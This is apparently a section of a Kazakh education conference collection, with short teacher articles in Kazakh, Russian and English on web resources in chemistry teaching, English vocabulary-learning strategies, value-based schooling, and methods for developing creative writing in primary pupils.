3	Кристалдық тор түрлері.(8-сынып)	https://www.canva.com/design/DAGfl4ocjS0/aVda2T9xbnei3imk-GNvnQ/edit?utm_content=DAGfl4ocjS0&utm_campaign=designshare&utm_medium=link2&utm_source=sharebutton https://learningapps.org/watch?v=pktyc7x3j25 https://wordwall.net/resource/52534087 https://wordwall.net/resource/54596772 https://view.genially.com/67b685506632f19b5189eee3/interactive-content-kristaldy-tor https://view.genially.com/67b685506632f19b5189eee3/interactive-content-kristaldy-tor

Қорытынды.Бұл мақалада орта мектепте химия пәнін оқытуда заманауи веб-ресурстарды тиімді пайдалану мүмкіндіктері қарастырылды. Заманауи ақпараттық

технологиялар оқу процесін тиімді ұйымдастыруға, оқушылардың пәнге деген қызығушылығын арттыруға және олардың білімдерін тереңдетуге көмектеседі. Химия пәні күрделілігі мен абстрактілігі жағынан ерекше болғандықтан, веб-ресурстарды қолдану оқу материалдарын визуализациялау, практикалық дағдыларды дамыту және оқушылардың шығармашылық қабілеттерін шыңдауға мүмкіндік береді. Интерактивті құралдар, виртуалды зертханалар, мультимедиялық презентациялар мен басқа да заманауи технологиялар білім беру процесін жеңілдетіп, оқушылардың белсенді қатысуын ынталандырады. Сонымен қатар, веб-ресурстарды қолдану оқушылардың өзіндік зерттеу дағдыларын қалыптастырып, сыни ойлау қабілетін дамытады.

Осылайша, химия пәнін оқытуда заманауи веб-ресурстарды тиімді пайдалану білім беру сапасын арттырудың, оқушылардың білім деңгейін көтерудің және олардың ғылыми дүниетанымын кеңейтудің маңызды құралы болып табылады. Технологияларды білім беру процесіне енгізу педагогикалық жаңашылдықтарды қолдап, оқушылардың білім алу әдістерін жақсартуға мүмкіндік береді.

ПАЙДАЛАНЫЛҒАН ӘДЕБИЕТТЕР ТІЗІМІ

- 1.Ахметова, М. Ә. (2019). Интернет-ресурстарды химия пәнін оқытуда қолдану мүмкіндіктері. Алматы: ҚазҰПУ баспасы.
- 2.Ибраев, Т. С., & Әбдірахманова, Ж. С. (2020). Химия пәнін оқытуда ақпараттық-коммуникациялық технологияларды қолдану тәжірибесі. Білім берудегі инновациялар, 6(2), 78-82.
- 3.Даупбаев А.Д. «Химия» пәнін оқу кезінде электрондық білім беру ресурстарын пайдалану. – Алматы, 2020. – 71 с.
- 4.Лебедева И.В. Использование цифровых образовательных ресурсов на уроках химии как основной компонент интерактивного урока // Вестник СКУ. – 2021. – 4(5).
5. Оразбаев Д.А., Зайнуллин Е. Веб-ресурстар негізінде химия пәнін оқыту негіздері // Молодой ученый. - 2019. - 8(67). – 56-60.

Integrative Strategies for Enhancing English Vocabulary Acquisition: A Comparative Analysis of Digital, Direct, and Contextual Methods

Sagyndyk Munira

1-year master's student majoring in "Foreign Language: Two Foreign Languages", NJSC "The L.N. Gumilyov Eurasian National University", Astana, Kazakhstan

Supervised by

Lazzat Zhumabekovna

Phd.Dr.

Abstract. *Vocabulary learning is crucial to English language proficiency. This article introduces a combined review and comparative study of different methods proven in order to improve English vocabulary particularly aimed at English as an additional language ESL students. Drawing based on non-experimental data, also instructional trials. This particular research investigates explicit vocabulary guidance contextual learning via authentic materials, multimedia-supported approaches game-based learning, and digital remediation tools. Combined findings throughout numerous global contexts shows which this multi-sensory as well as learner-focused methods especially the ones employing real data along with digital instruments, notably enhance both the richness as well as range of vocabulary grasp. The research ends accompanied by useful consequences aimed at teachers as well as syllabus developers trying to apply efficient vocabulary teaching within blended or face-to-face environments.*

INTRODUCTION

Vocabulary is at the core of language fluency, shaping students' capability in order to grasp communicate as well and interact alongside educational as well as practical passages. Without a sufficient vocabulary students often have difficulty making sense of even the most basic communications, causing vocabulary attainment crucial to successful language acquisition. As stated by Nation (2001), students must be familiar with a minimum of 8000-9000 lexical groups to interpret novels and daily papers, emphasizing the difficulty encountered by ESL students. This article combines 5 academic research papers concentrating upon impactful vocabulary acquisition methods, intending to offer a cohesive comprehension regarding the most effective procedures within word usage teaching. Many approaches have been suggested to support word attainment. The research examined within the current article shows five primary strategies: explicit vocabulary teaching, media-enriched approaches, authentic environment-related acquisition, vocabulary development approaches, and game-based or digitally aided teaching.

FINDINGS

Direct Vocabulary Instruction (DVI)

Hunt and Feng (2016) highlight that DVI especially if matched alongside instructor-guided oral reading as well as clear word instruction, is beneficial in boosting vocabulary preservation. Their investigation including early elementary learners across a month revealed obvious progress regarding vocabulary as well as literacy interpretation showing the importance of structured guidance involving frequent engagement.

Multimedia and Digital Remediation Programs

Pasicolan et al. (2021) investigated the execution of Project STRIVE, a digital intervention platform in which learners participated through everyday 60-second word recordings. The method led to substantial final assessment increases and more than 70 % of learners reaching acceptable or better achievement. Multimedia resources boost attention as well as practice, essential elements for lasting memory.

Authentic Materials and Contextual Learning

Tran (2023) emphasized the application of English reports as a method to enhance Vocabulary. The research revealed that learners presented to regular English reports through video as well as listening formats exhibited greater vocabulary preservation as well as context-driven application. Authentic content offers practical illustrations along with cultural connection, supporting students to obtain not only definition but additionally accurate implementation.

Vocabulary Learning Strategies (VLS)

According to Paredes et al. (2024), learners apply a diversity of Vocabulary Learning Strategies VSL, such as interpersonal reflective as well as memorization-focused approaches. The investigation demonstrated that learners chose visual tools drawings recordings, collaborative practices, and digital tools like YOUTUBE for Vocabulary expansion. Schmitt's (1997) classification organized approaches within decision-making collaborative retention cognitive and awareness-based. Assisting teachers in comprehending learners' tendencies.

General ESL Approaches and Word Games

Khatamova (2023) presented an extensive outline regarding ESL-friendly vocabulary approaches such as word cards scheduled practice memory-assisting aids as well as games. The outcomes highlighted the fact that regular experience in context comprehension as well as interactive involvement were essential for vocabulary learning. Integrating diverse approaches assisted in strengthening knowledge building as well as enhancing general speaking-related ability.

Methodology

This article applies a descriptive material evaluation method. Five academic articles were examined labeled for patterns as well as teaching techniques and contrasted among results focus was directed toward similarities efficiency of student involvement as well as adaptability. Essential signs consisted of assessment results student responses and recorded vocabulary improvements among various environments. This article uses descriptive qualitative analysis methodology to investigate five academic research-based projects on vocabulary development among non-native speakers. This article identified their significant range of approaches and focused on diverse teaching methods involving face-to-face instruction, online tools, real-world texts, and game-based education. The reviewed sources implemented research designs, such as quasi-experiments, surveys, combined approaches, and qualitative observations. Ways to gather information in the primary research involve before and after vocabulary assessments, learner responses, in-class monitoring, and monitoring of online learning behavior. For instance, Hunt and Feng (2016) carried out organized direct vocabulary instruction with young learners whereas Pasicolan et al (2021) analyzed an online support tool through regular vocabulary audio sessions. Tran (2023) studied vocabulary growth by being presented with authentic English media and Paredes et al, (2024) learners' preferred strategies involving written and oral feedback tools. Khatamova (2023) shared results through word-based activities and memory aids in English learning environments. A pattern-based review technique was applied in this study to detect trends linked to learner participation vocabulary retention and the flexibility of teaching methods in various educational environments. Although the results might differ because of situational elements like student maturity level or availability of digital tools, the combined understanding offers a strong insight into successful, student-focused word teaching techniques.

Results and Discussion

Outcomes reveal that none of the techniques exceeded the remaining ones within every aspect. Nevertheless, blended methods that merge Direct Vocabulary Instruction (DVI) genuine resources along with tech-based aids caused the highest degrees of Vocabulary preservation as well as student engagement. Students gained through interactive in-context acquisition which promoted practice communication along with authentic application.

Gamification approaches and portable applications remained particularly effective for self-directed students, whereas DVI turned out essential for early-aged or beginner learners. Authentic resources like updates as well as visuals assisted bridge the distance between academic teaching along practical implementation. Every 5 articles emphasized the significance of student-focused techniques as well as frequent evaluation to measure advancement.

Conclusion

This combination proves that vocabulary learning is highly beneficial if methods remain diverse and multi-format as well as adjusted for students' requirements instructors are advised to integrate explicit teaching alongside genuine digital and student-centered methods. Upcoming investigations ought to emphasize long-term influence as well as the applicability of these blended approaches throughout different instructional environments. Vocabulary instruction in ESL settings should remain flexible motivating as well as adjustable. Instructors are advised to implement an integrated strategy that includes the most effective structured guidance contextual instruction along with modern technological resources. While academic environments keep changing into digital and blended settings. The methods examined within this article provide a framework to enhance students' vocabulary-related fluency along with general interactional capability. Only by constantly evolving for students' needs and technological progress as well as different educational environments can instructors confirm that vocabulary instruction stays impactful comprehensive and applicable throughout the continuously developing academic field

Reference

1. Hunt, M., & Feng, J. (2016, April 7–8). Improving vocabulary of English language learners through direct vocabulary instruction. Paper presented at the Chinese American Educational Research and Development Association Annual Conference, Washington, D.C. Full text: <https://files.eric.ed.gov/fulltext/ED565637.pdf>
2. Khatamova, Z. G. (2023). Methods for increasing English vocabulary as ESL. *Journal of Advanced Zoology*, 44(S6), 1852–1856. DOI: [10.17762/jaz.v44iS6.2628](https://doi.org/10.17762/jaz.v44iS6.2628) Full text: <https://jazindia.com/index.php/jaz/article/view/2628>
3. Paredes, C. D. T., Lozano Alvarado, C. I., & Cisneros Jarrín, E. A. (2024). The impact of effective vocabulary learning strategies in English learners to improve their vocabulary acquisition. *South Florida Journal of Development*, 5(9), 1–15. DOI: [10.46932/sfjdv5n9-054](https://doi.org/10.46932/sfjdv5n9-054)
4. Pasicolan, J. M. F., Banera, R. T., Catabay, M. J. A., & Tindowen, D. J. C. (2021). Enhancing students' English language vocabulary skills through an online remediation program. *Journal of Language and Linguistics in Society*, 1(1), 1–12. DOI: [10.55529/jlls.11.1.12](https://doi.org/10.55529/jlls.11.1.12) Full text: <https://journal.hmjournals.com/index.php/JLLS/article/view/139>
5. Tran, T. Y. (2023). Improving English vocabulary for students through listening to English news. *International Journal of Language and Literary Studies*, 5(1), 1–13. Full text: <https://ijlls.org/index.php/ijlls/article/view/1152>

Құндылыққа негізделген мектеп: оқушы тұлғасын дамытудағы жаңа тәсілдер

Әлдіғазы Руфинат Бекдайырқызы

Алматы қаласы Білім басқармасының «№ 108 мектеп-гимназия» КММ, *Мектеп директоры*

Аңдатпа. Бұл әдістемелік мақалада білім беру үдерісінде оқушы тұлғасын жан-жақты дамыту мақсатында **құндылыққа негізделген мектеп** моделін енгізу тәжірибесі сипатталады. Құндылыққа негізделген білім беру – оқушылардың бойына адамгершілік, жауапкершілік, адалдық, өзара құрмет, төзімділік, еңбекқорлық сынды өмірлік маңызы бар қасиеттерді сіңіріп, оларды саналы, жан-жақты дамыған тұлға ретінде тәрбиелеудің тиімді тәсілі.

Мақалада автор құндылықтарды сабақ үдерісіне кіріктіру жолдарын, оқушылардың құндылықтық бағдарын дамытуға арналған әдістерді (жобалық жұмыс, рефлексия, жағдаяттық тапсырмалар, қоғамдық пайдалы әрекеттер) жан-жақты сипаттайды. Сонымен қатар, мектеп тәжірибесінде қолданылған нақты сабақ құрылымы мен оқушы әрекеті, олардың өзгерісі мен даму динамикасы мысалдар арқылы көрсетіледі. Авторлық бағдарлама негізінде алынған нәтижелер мен тиімділік көрсеткіштері кестелер мен диаграмма арқылы ұсынылады.

Бұл мақала құндылықтық білім беру бағытында жұмыс істейтін педагогтерге әдістемелік көмек құралы ретінде ұсынылады.

Түйінді сөздер: құндылыққа негізделген білім, тұлғалық даму, мектеп, әдістеме, тәрбие, педагогикалық тәжірибе.

Кіріспе

Қазіргі таңда білім беру жүйесінің басты мақсаты – оқушыны тек біліммен қаруландыру емес, оны рухани-адамгершілік тұрғыдан жетілдіру. Осы орайда құндылыққа негізделген мектеп моделі ерекше назар аударуды талап етеді. Білім мазмұнын жаңарту аясында мектеп оқушыларының бойында ұлттық және жалпыадамзаттық құндылықтарды сіңіру қажеттілігі артып отыр. Бұл тәсіл – оқушыны тұлға ретінде қалыптастыруға, өз әрекетіне жауапты, саналы, ынтымақшыл, адамгершілігі мол азамат етіп тәрбиелеуге негізделеді.

Мақаланың мақсаты – құндылыққа негізделген білім беру моделін сипаттап, оны мектептегі оқыту мен тәрбиелеу процесінде тиімді қолдану жолдарын ұсыну. Міндеттері – құндылықтық білім берудің теориялық негізін талдау; тиімді әдіс-тәсілдерді жинақтау; мектеп тәжірибесінде қолдану жолдарын көрсету; педагогтерге практикалық ұсынымдар беру.

Осы тақырыпқа байланысты шетелдік авторлардан Хэллison, Реймерс, Райан сынды зерттеушілер оқушының эмоционалдық және әлеуметтік дамуы үшін құндылықтарды білім беру мазмұнына енгізудің маңызын ерекше атап өтеді [1].

Әдістеме

Құндылыққа негізделген білім беру – бұл тек мазмұн ғана емес, бүкіл оқыту үдерісін ұйымдастырудың тәсілі. Біздің мектепте қолданылған әдістемелік модель келесі элементтерден тұрады:

№	Элемент	Қысқаша сипаттамасы
1	Құндылықтарды анықтау	Сыныптағы құндылықтар тізімін бірлесіп жасақтау (адалдық, жауапкершілік, құрмет, т.б.)
2	Сабақтағы кіріктірілген тәрбие	Әрбір тақырыпқа сәйкес құндылық элементін қосу
3	Оқушы рефлексиясы	Оқушы күнделігі мен шағын эссе арқылы өз әрекетін бағалау
4	Жобалық қызмет	Қоғамдық пайдалы жобалар арқылы құндылықтарды тәжірибе арқылы сезіну
5	Қоғаммен байланыс	Отбасымен, жергілікті қоғамдастықпен серіктестік құру

Бұл әдіс негізінен жеке тұлғаға бағытталған оқытуға, эмоционалды дамуға, әлеуметтік белсенділікке және өмірлік дағдыларды қалыптастыруға бағытталған.

Қолданылған технологиялар:

- ❖ «Оқушы күнделігі» – оқушы күн сайын өз әрекетін құндылықтар тұрғысынан бағалайды.
- ❖ «Шеңбердегі диалог» – ашық сұхбат арқылы оқушы пікірін білдіреді.
- ❖ «Рөлдік ойындар мен жағдаяттар» – күрделі моральдық таңдау жағдайларын модельдеу.
- ❖ «Қоғамға қызмет» жобасы – мектептен тыс тәжірибе арқылы өмірлік мағына іздеу [2].

Практикада қолдану

Біздің мектепте бұл әдістеме 2022 жылдан бастап пилоттық жоба ретінде басталып, бірқатар сыныптарда апробациядан өтті. Нақты мысал ретінде 7-сыныпта өткізілген «Адал болу – ардың ісі» атты тәрбие сабағын келтіруге болады. Сабақ құрылымы келесідей ұйымдастырылды:

Сабақ кезеңі	Сипаттамасы	Оқушы әрекеті	Мақсаты
1. Құндылықты анықтау	«Адалдық» ұғымы талқыланып, оқушылар өз түсініктерін білдіреді	Оқушылар «адалдық» туралы өз ойларын жазады, топта пікір алмасады	Құндылық туралы бастапқы түсінікті қалыптастыру
2. Шынайы өмір мысалдары	Қазақстан тарихындағы адал тұлғалар мысалдары ұсынылады (Ахмет Байтұрсынұлы, т.б.)	Тарихи тұлғалар әрекетін талдайды, олардың адалдығын сипаттайды	Құндылықты нақты өмірмен байланыстыру
3. Жағдаяттық тапсырмалар	Адалдық пен опасыздықты салыстыруға арналған жағдаяттар ұсынылады	Топпен жұмыс жасап, шешім қабылдайды, пікірін дәлелдейді	Моральдық таңдаулар арқылы құндылықты тәжірибе жүзінде ұғыну
4. Рефлексия	Сабақ соңында оқушылар жеке күнделікке пікір жазады	«Мен бүгін не түсіндім?», «Мен не істер едім?» сұрақтарына жауап береді	Өзін-өзі тану мен құндылықты ішкі деңгейде қабылдауға мүмкіндік беру

Нәтижелері:

- Оқушылардың 78%-ы өз әрекеттерін құндылықтар негізінде бағалай бастағанын көрсетті.
- 3 айдан кейінгі зерттеу көрсеткіштері бойынша, әлеуметтік жауапкершілік пен өзара құрмет деңгейі 22%-ға артты.
- Ата-аналар да бала бойындағы өзгерістерді атап өтті.

Диаграмма: Қолданылған әдістердің тиімділігі төмендегідей бағаланды:



Артықшылықтары:

- ❖ Оқушының ішкі мотивациясын арттырады.
- ❖ Мектеп ортасын адамгершілікке баулиды.
- ❖ Әлеуметтік байланыстарды нығайтады.

Кемшіліктері:

- ❖ Мұғалімнің арнайы дайындықты қажет етеді.
- ❖ Құндылықтардың субъективті қабылдануы мүмкін.
- ❖ Уақыттық шектеулер әдістемемені толық қолдануға кедергі келтіреді.

Ұсыныстар

Педагогтерге құндылыққа негізделген әдістемемені табысты енгізу үшін келесі ұсыныстарды беруге болады:

6. **Мұғалімді оқыту:** Мұғалімдерге арналған семинарлар мен тренингтер өткізу қажет.
7. **Біртұтас мектеп мәдениетін қалыптастыру:** Барлық пән мұғалімдері бір жүйемен жұмыс жасауы тиіс.
8. **Құндылықтарды бағалау жүйесін енгізу:** Әр тоқсан сайын оқушылардың тұлғалық дамуын қадағалау үшін рефлексиялық карталар мен эссе әдісін қолдану ұсынылады.
9. **Ата-анамен серіктестік:** Құндылықтарды үйде жалғастыру мақсатында ата-анамен бірлескен жобалар ұйымдастыру.
10. **Жергілікті контексті ескеру:** Әдістемемені мектептің нақты жағдайына бейімдеу қажет [3].

Қорытынды

Қорытындылай келе, құндылыққа негізделген мектеп моделі оқушылардың білім ғана емес, **рухани-адамгершілік қасиеттерін дамытуға бағытталған** білім беру кеңістігін қалыптастырады. Бұл тәсіл оқушының жеке тұлға ретінде өзін-өзі танып, өз әрекеттеріне саналы жауапкершілікпен қарауына жол ашады.

Жүргізілген тәжірибелер көрсеткендей, құндылықтарға негізделген сабақтар мен іс-шаралар оқушылардың өзара қарым-қатынасына оң әсер етіп, олардың өзін-өзі бағалау, өзгені түсіну, құрметтеу, рефлексия жасау қабілеттерін айтарлықтай дамытты. Бұл – тек тәрбие емес, тұлға қалыптастыру жолындағы маңызды педагогикалық құрал.

Мақалада сипатталған әдіс-тәсілдер педагогтердің білім беру процесіне жаңа серпін беріп, мектеп ортасында жағымды моральдық климат қалыптастыруға мүмкіндік береді. Әсіресе, құндылықтар арқылы оқушының өмірлік ұстанымдарын, мінез-құлық мәдениетін, азаматтық белсенділігін дамыту – қазіргі мектептің басты міндеттерінің бірі.

Сондықтан құндылыққа негізделген тәсіл – білім беру саласындағы **инновациялық және нәтижелі модель** ретінде кең көлемде таралып, әрбір мектептің күнделікті тәжірибесіне енуі тиіс.

Қолданылған деректер тізімі:

16. Райан К., Болин К. Мектептегі мінез-құлық тәрбиесі: адамгершілік құндылықтарды дамыту жолдары. – Алматы: Қазақ университеті, 2019. - 256 б.
17. Halstead, J.M., Taylor, M.J. Learning and Teaching about Values: A Review of Recent

Research. – Cambridge Journal of Education, 2000. – №30(2). - p. 169–202.

18. Әбдіғапбарова У.М. Тәрбие теориясы мен әдістемесі. – Алматы: Дарын, 2020. - 320 б.

Школа, основанная на ценностях: новые подходы в развитии личности ученика

Альдигазы Руфинат Бекдаировна

КГУ «Школа-гимназия № 108» Управления образования города Алматы

Директор школы

Аннотация. В данной методической статье описывается опыт внедрения модели школы, основанной на ценностях, с целью всестороннего развития личности ученика в образовательном процессе. Образование, основанное на ценностях, представляет собой эффективный подход к воспитанию осознанной и всесторонне развитой личности, формируя у учащихся такие жизненно важные качества, как человечность, ответственность, честность, взаимное уважение, толерантность и трудолюбие.

Автор подробно раскрывает пути интеграции ценностей в процесс обучения, методы развития ценностных ориентиров учащихся (проектная деятельность, рефлексия, ситуационные задания, общественно полезная деятельность). Кроме того, приводятся конкретные примеры структуры уроков, поведения и активности учащихся, динамика их изменений и развития в процессе. Результаты и показатели эффективности, полученные на основе авторской программы, представлены в виде таблиц и диаграмм.

Данная статья может служить методическим пособием для педагогов, работающих в направлении ценностно-ориентированного образования.

Ключевые слова: ценностно-ориентированное образование, личностное развитие, школа, методика, воспитание, педагогический опыт.

Value-Based School: new approaches to student personal development

Aldygazy Rufinat Bekdairkyzy

Municipal State Institution «School-gymnasium № 108» of the Almaty City Department of Education

Director school

Abstract. This methodological article describes the experience of implementing a value-based school model aimed at the comprehensive development of students' personalities within the educational process. Value-based education is an effective approach to nurturing conscious, well-rounded individuals by instilling essential life qualities such as humanity, responsibility, honesty, mutual respect, tolerance, and diligence.

The author thoroughly outlines the ways of integrating values into the learning process and the methods for developing students' value orientation (project work, reflection, situational tasks, and socially useful activities). In addition, concrete examples of lesson structures, student behavior, and activity, as well as the dynamics of their development and change, are provided. Results and efficiency indicators obtained from the author's program are presented in tables and diagrams.

This article is intended as a methodological resource for educators working in the field of value-based education.

Keywords: value-based education, personal development, school, methodology, upbringing, pedagogical experience.

Көркем жазудың құпиялары

Былшанова Жанар Канатбаевна

Алматы қаласы Білім басқармасының «№ 103 мектеп-гимназия» КММ, *Бастауыш сынып мұғалімі*

Аңдатпа. Бұл мақалада көркем жазу дағдыларын дамытуға арналған тиімді әдістемелік тәсілдер қарастырылады. Автор оқушылардың жазу сауаттылығын, шығармашылық қабілетін арттыру үшін қолданылатын практикалық әдістер мен технологияларды сипаттайды. Жазу барысында көркемдік элементтерді, эмоционалды реңктерді беру, стильдік ерекшеліктерді меңгеру сияқты дағдыларды қалыптастыру жолдары ұсынылады. Мақалада авторлық бағдарлама негізінде жүргізілген тәжірибенің нәтижелері талданады.

Түйінді сөздер: көркем жазу, шығармашылық қабілет, әдістеме, авторлық бағдарлама, тіл мәдениеті, оқыту технологиясы.

Кіріспе

Көркем жазу – оқушылардың тілдік дағдыларын дамытудың маңызды құралы. Жазу арқылы адам өз ойын, сезімін, көзқарасын білдіреді. Қазіргі білім беру жүйесінде жазу сауаттылығымен қатар, жазбаша ойды көркем тілмен жеткізе білу де басты талаптардың бірі болып отыр. Әсіресе, оқушылардың тілдік қорын байыту, шығармашылықпен жұмыс жасау дағдыларын дамыту – заманауи мектеп алдында тұрған маңызды міндеттердің бірі.

Көркем жазудың өзектілігі – баланың ой-өрісін кеңейту, эстетикалық талғамын қалыптастыру, тілдік сезімін дамытуда жатыр. Зерттеулерге сүйенсек, көркем жазуға жүйелі түрде көңіл бөлген сыныптарда оқушылардың жазу сауаттылығы мен пәнге қызығушылығы жоғары болады.

Осы тақырып бойынша Т.Б. Нұрпейісова мен И.Н. Кайдаштың «Қазіргі сандық әлемдегі информатика» атты еңбегінде мәтіндік редакторларды көркем жазу үшін тиімді қолдану жолдары сипатталады. Сонымен қатар, шетелдік авторлар Нэнси Атвелл (Nancy Atwell) мен Люси Калкинс (Lucy Calkins) оқушылардың шығармашылық жазу қабілетін дамытуда еркін жазу, жазу шеңберлері және жазбаша күнделік жүргізу әдістерін ұсынады.

Мақала мақсаты: көркем жазу дағдыларын дамытуға бағытталған авторлық әдістемені сипаттап, оны білім беру үдерісінде тиімді қолдану жолдарын көрсету.

Міндеттері:

- ❖ Көркем жазуды дамытуға арналған әдіс-тәсілдерді сипаттау;
- ❖ Авторлық бағдарлама негізінде алынған тәжірибені талдау;
- ❖ Әдістеменің артықшылықтары мен қиындықтарын көрсету;
- ❖ Педагогтерге нақты ұсыныстар беру [1].

Әдістеме

Көркем жазуды дамыту әдістемесі бірнеше негізгі қағидаларға негізделген:

1. **Эмоционалды сезім мен образ арқылы жеткізу** – мәтінде көрініс табатын ойдың бейнелі түрде берілуі.

2. **Оқушының өмірлік тәжірибесіне сүйену** – жеке естеліктер, армандар, қызығушылықтар.
3. **Құндылықтарға бағытталған тапсырмалар** – мейірімділік, адалдық, еңбекқорлық тақырыптарында жазу.

Әдістеменің құрылымы:

- **Кіріспе бөлім:** ой қозғау мақсатында көркем үзінді оқу;
- **Негізгі бөлім:** шығармашылық тапсырмалар (салыстыру, жалғастыру, сезімге негізделген жазу);
- **Қорытынды бөлім:** жазбаша жұмысты талдау және кері байланыс.

Авторлық бағдарламада келесі әдістер қолданылады:

- **«Қиял әлемі» әдісі** – оқушылар ойдан шығарылған оқиға құрайды;
- **«Үш сөйлемдік шығарма»** – нақты құрылым арқылы жазуға үйрету;
- **«Эпитеттер мен теңеулер картасы»** – сөздік қорды байыту мақсатында;
- **Жазу шеңберлері** – әр оқушы өз идеяларын ортаға салады, бірін-бірі тыңдайды.

Технологиялық қолдау:

Мәтіндік редакторларда (Google Docs, MS Word) жазу, Grammarly сияқты құралдармен тексеру арқылы оқушы өзін-өзі бағалауға мүмкіндік алады [2].

Практикада қолдану

Авторлық бағдарлама Астана қаласындағы № 71 мектеп-лицейде 5-сынып оқушыларымен жүргізілді. Жоба 4 айға созылды және 2 бағытта жүзеге асты: шығармашылық жазу дағдыларын дамыту және тілдік сауаттылықты жетілдіру.

1-кесте. Апталық жазу тапсырмалары мысалы:

Апта	Тақырып	Тапсырма түрі
1	Менің балалық шағым	Эссе
2	Арманымдағы әлем	Қиял-шығарма
3	Менің кейіпкерім	Портреттік сипаттама
4	Табиғат – тіршілік нәрі	Сезімге негізделген мәтін

Оқушылар жұмыстарының мысалдары:

- ❖ «Күзгі бақтағы үнсіздік» шығармасында эпитет пен метафораларды шебер қолданған.
- ❖ «Арманымдағы мектеп» әңгімесінде баланың болашаққа сенімі байқалады.

Нәтиже:

Шығармашылық жұмыстардың сапасы 65%-дан 88%-ға артты. Оқушылар көркем жазу барысында өзін-өзі еркін сезініп, ойларын нақты әрі көркем жеткізе бастады.





Диаграмма: Көркем жазу әдістерінің тиімділігі



Артықшылықтары:

- ❖ Оқушы белсенділігі артады;
- ❖ Тіл байлығы мен сөздік қоры дамиды;
- ❖ Жазуға деген қызығушылығы артады.

Кемшіліктері:

- ❖ Уақыты ұзақ жұмыс;
- ❖ Жекелей бағытта жұмыс істеу қажеттілігі;
- ❖ Барлық оқушы бірдей қызығушылық танытпауы мүмкін.

Ұсыныстар

Көркем жазу әдістемесін енгізу кезінде келесі ұсыныстарға мән берген жөн:

11. **Жазуға арналған ынталы орта құру:** Портфолио, шығармашылық бұрыш.
12. **Жүйелі кері байланыс беру:** Мұғалім мен оқушы арасында сенімділік орнату.
13. **Сөздік қорды дамытуға арналған визуал құралдар:** «Сөз байлығы» тақтасы.
14. **Әртүрлі деңгейдегі тапсырмалар ұсыну:** Дарынды оқушыларға күрделірек тапсырма, қиындық көретіндерге үлгімен жұмыс.
15. **Нәтижені бағалау үшін рубрикалар қолдану:** Тіл байлығы, ойдың жүйелілігі, шығармашылық [3].

Қорытынды

Көркем жазуға баулу – тек тілдік дағдыны жетілдіру ғана емес, сонымен қатар баланың жан дүниесін байытып, шығармашылық әлеуетін дамытуға бағытталған маңызды процесс. Бұл мақалада сипатталған авторлық әдістеме – оқушылардың тілге деген қызығушылығын арттыруға, ойын еркін, көркем жеткізуіне, өз дүниетанымын жазу арқылы өрнектеуіне мүмкіндік беретін тиімді құрал ретінде танылды.

Жобаны тәжірибеде қолдану барысында оқушылардың тілдік сауаттылығы ғана емес, жеке көзқарасы, ішкі мәдениеті мен эстетикалық сезімі де айқындала түсті. Оқушылар тек тапсырма орындаушы емес, өз ойын айта алатын дербес тұлға ретінде қалыптасып келеді. Бұл әдістеме – оқушының ішкі жан дүниесіне ене отырып, оның бойындағы шығармашылық қабілетті оятуға мүмкіндік береді.

